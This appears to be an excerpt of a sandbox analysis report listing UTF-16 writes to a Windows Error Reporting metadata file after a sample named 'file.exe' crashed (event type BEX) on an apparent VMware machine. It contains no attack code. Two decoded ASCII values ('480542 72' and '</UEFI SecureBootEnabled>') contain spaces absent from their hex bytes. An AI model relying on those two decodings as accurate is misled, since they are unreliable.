C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 38 00 38 00 36 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46788608</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>480542 72</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 38 00 38 00 36 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46788608</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4862	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5574	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5620	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	12	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	5666	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6226	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6272	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6318	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6412	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6416	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6420	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6526	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6530	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6534	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6630	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6634	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6638	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6758	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6762	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6766	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6848	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6852	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6856	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6958	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6962	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	6966	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7040	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7080	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7084	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7086	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7120	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7124	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7128	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7230	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7272	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7296	4	0d 00 0a 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7300	2	09 00		success or wait	6	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7304	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7562	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7566	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7568	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7594	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7598	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7600	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:37Z">	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7700	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7704	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7708	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7978	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8004	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8042	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8046	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8048	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8086	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8090	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8094	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 38 00 62 00 63 00 39 00 36 00 35 00 34 00 2d 00 62 00 34 00 37 00 30 00 2d 00 34 00 39 00 33 00 34 00 2d 00 39 00 33 00 31 00 37 00 2d 00 61 00 36 00 63 00 33 00 33 00 33 00 35 00 62 00 37 00 39 00 32 00 39 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>18bc9654-b470-4934-9317-a6c3335b7929</Guid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8192	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8196	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8200	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:37Z</CreationTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8298	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8302	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8304	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8344	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	8348	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
